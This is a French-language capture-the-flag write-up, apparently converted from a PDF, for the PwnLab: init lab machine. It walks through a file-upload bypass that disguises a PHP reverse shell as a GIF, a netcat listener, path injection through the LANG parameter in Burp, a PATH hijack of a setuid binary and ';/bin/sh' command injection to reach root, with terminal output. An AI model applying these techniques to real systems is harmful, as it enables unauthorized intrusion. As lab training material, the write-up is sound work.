
En insspectant la page, nous avons obtenu la source de l'image.

Après nos recherches, pour résoudre cette erreur, nous nous sommes rendu sur le site https://gobiasinfosec.blog/2019/12/24/file-upload-attacks-php-reverse-shell/ où nous avons trouvé d'autres filtres qui examinent le "nombre magique" au début d'un fichier pour déterminer s'il s'agit d'une image valide.
Nous avons donc modifier le fichier php-reverse-shell.php.gif, en insérant des octets au début du fichier.


- ☐ *hexeditor -b php-reverse-shell.php*
- ☐ *ctrl+A sur chaque octet à modifier*




- ☐ *ctrl+x pour sauvegarder la modification*





Nous avons démarré l'écoute sur notre machine local: nc -lnvp 1234
Nous avons démarré l'outils burpsuite afin d'intercepter la requête . Nous avons envoyé le fichier reverse shell à nouveau.






Dans burpsuite, nous avons envoyé la requête dans "Repeater", afin de la modifié. En interceptant la requête via Burp, insérons le chemin téléchargé dans le paramètre LANG.







Ensuite en cliquant sur “Send” nous avons obtenu le shell.




- ☐ *Nous avons essayé de nous connecté avec le username kent, et nous avons constaté que le shell était restreindre.*



Nous avons donc pris un shell tty: python -c 'import pty;pty.spawn("/bin/bash");'





Nous n'avons pas obtenu d'information importante.

```
www-data@pwnlab:/$ ls -la
ls -la
total 80
drwxr-xr-x 21 root root  4096 Mar 17  2016 .
drwxr-xr-x 21 root root  4096 Mar 17  2016 ..
drwxrwxr-x  2 root root  4096 Mar 17  2016 bin
drwxr-xr-x  3 root root  4096 Mar 17  2016 boot
drwxr-xr-x 17 root root  2940 Nov 18 04:01 dev
drwxr-xr-x 85 root root  4096 Nov 18 04:58 etc
drwxr-xr-x  6 root root  4096 Mar 17  2016 home
lrwxrwxrwx  1 root root    33 Mar 17  2016 initrd.img → /boot/initrd.img-3.16.0-4-686-pae
drwxr-xr-x 14 root root  4096 Mar 17  2016 lib
drwx------  2 root root 16384 Mar 17  2016 lost+found
drwxr-xr-x  3 root root  4096 Mar 17  2016 media
drwxr-xr-x  2 root root  4096 Mar 17  2016 mnt
drwxr-xr-x  2 root root  4096 Mar 17  2016 opt
dr-xr-xr-x 92 root root     0 Nov 18 04:01 proc
drwx------  2 root root  4096 Mar 17  2016 root
drwxr-xr-x 18 root root   660 Nov 18 04:02 run
drwxr-xr-x  2 root root  4096 Mar 17  2016 sbin
drwxr-xr-x  2 root root  4096 Mar 17  2016 srv
dr-xr-xr-x 13 root root     0 Nov 18 04:01 sys
drwxrwxrwt  7 root root  4096 Nov 18 05:39 tmp
drwxr-xr-x 10 root root  4096 Mar 17  2016 usr
drwxr-xr-x 12 root root  4096 Mar 17  2016 var
lrwxrwxrwx  1 root root    29 Mar 17  2016 vmlinuz → boot/vmlinuz-3.16.0-4-686-pae
www-data@pwnlab:/$
```

- [ ] *utilisateur kane: su kane*

```
kane@pwnlab:/$ cd ~
cd ~
kane@pwnlab:~$ ls -la
ls -la
total 28
drwxr-x--- 2 kane kane 4096 Mar 17  2016 .
drwxr-xr-x 6 root root 4096 Mar 17  2016 ..
-rw-r--r-- 1 kane kane  220 Mar 17  2016 .bash_logout
-rw-r--r-- 1 kane kane 3515 Mar 17  2016 .bashrc
-rwsr-sr-x 1 mike mike 5148 Mar 17  2016 msgmike
-rw-r--r-- 1 kane kane  675 Mar 17  2016 .profile
kane@pwnlab:~$ ./msgmike
./msgmike
cat: /home/mike/msg.txt: No such file or directory
kane@pwnlab:~$
```

En l'exécutant, il affiche simplement le contenu en utilisant cat, qui n'a pas de nom complet.
Nous avons modifié son contenu avec /bin/sh et modifé le PATH pour trouver d'abord "cat" dans le PATH actuel.

- [ ] *echo 'bin/sh' > cat*
- [ ] *chmod 777 cat*
- [ ] *export PATH=:./:$PATH*

```
kane@pwnlab:/$ cd ~
cd ~
kane@pwnlab:~$ echo '/bin/sh' > cat
echo '/bin/sh' > cat
kane@pwnlab:~$ chmod 777 cat
chmod 777 cat
kane@pwnlab:~$ export PATH=:./:$PATH
export PATH=:./:$PATH
kane@pwnlab:~$ ./msgmike
./msgmike
$ id
id
uid=1002(mike) gid=1002(mike) groups=1002(mike),1003(kane)
$
```

En explorant le répertoire mike, nous pouvons voir qu'il y a un message pour root.

- ☐ *cd /home/mike*
- ☐ *ls -la*

```
$ cd /home/mike
cd /home/mike
$ ls -la
ls -la
total 28
drwxr-x--- 2 mike mike 4096 Mar 17  2016 .
drwxr-xr-x 6 root root 4096 Mar 17  2016 ..
-rw-r--r-- 1 mike mike  220 Mar 17  2016 .bash_logout
-rw-r--r-- 1 mike mike 3515 Mar 17  2016 .bashrc
-rwsr-sr-x 1 root root 5364 Mar 17  2016 msg2root
-rw-r--r-- 1 mike mike  675 Mar 17  2016 .profile
```

En exécutant msg2root, nous avons constaté qu'il a besoin d'une entrée de l'utilisateur. Nous avons pensé à l'injection de commande. Nous avons ajouté ;/bin/sh puis nous avons eu accès à root.

```
kane@pwnlab:~$ ./msgmike
./msgmike
$ id
id
uid=1002(mike) gid=1002(mike) groups=1002(mike),1003(kane)
$ cd /home/mike
cd /home/mike
$ ls -la
ls -la
total 28
drwxr-x--- 2 mike mike 4096 Mar 17  2016 .
drwxr-xr-x 6 root root 4096 Mar 17  2016 ..
-rw-r--r-- 1 mike mike  220 Mar 17  2016 .bash_logout
-rw-r--r-- 1 mike mike 3515 Mar 17  2016 .bashrc
-rwsr-sr-x 1 root root 5364 Mar 17  2016 msg2root
-rw-r--r-- 1 mike mike  675 Mar 17  2016 .profile
$ ./msg2root
./msg2root
Message for root: hello;/bin/sh
hello;/bin/sh
hello
# id
id
uid=1002(mike) gid=1002(mike) euid=0(root) egid=0(root) groups=0(root),1003(kane)
# ls
ls
msg2root
# cd /root
cd /root
# ls
ls
flag.txt  messages.txt
#
```

```
# cd /root
cd /root
# ls
ls
flag.txt  messages.txt
# cat flag.txt
cat flag.txt
.-=~=-.                                                                 .-=~=-.
(__  _)-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-(__  _)
(_ ___)  _____                                                          (_ ___)
(__  _) /  __ \                                                         (__  _)
( _ __) | /  \/ ___  _ __   __ _ _ __ _ __ _| |_ ___                    ( _ __)
(__  _) | |    / _ \| '_ \ / _` | '__/ _` | __/ __|                     (__  _)
(_ ___) | \__/\ (_) | | | | (_| | | | (_| | |_\__ \                     (_ ___)
(__  _)  \____/\___/|_| |_|\__, |_|  \__,_|\__|___/                     (__  _)
( _ __)                     __/ |                                       ( _ __)
(__  _)                    |___/                                        (__  _)
(__  _)                                                                 (__  _)
(_ ___) If  you are  reading this,  means  that you have  break 'init'  (_ ___)
( _ __) Pwnlab.  I hope  you enjoyed  and thanks  for  your time doing  ( _ __)
(__  _) this challenge.                                                 (__  _)
(_ ___)                                                                 (_ ___)
( _ __) Please send me  your  feedback or your  writeup,  I will  love  ( _ __)
(__  _) reading it                                                      (__  _)
(__  _)                                                                 (__  _)
(__  _)                                             For sniferl4bs.com  (__  _)
( _ __)                                   claor@PwnLab.net - @Chronicoder  ( _ __)
(__  _)                                                                 (__  _)
(_ ___)-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-(_ ___)
`-._.-'                                                                 `-._.-'
# cat messages.txt
```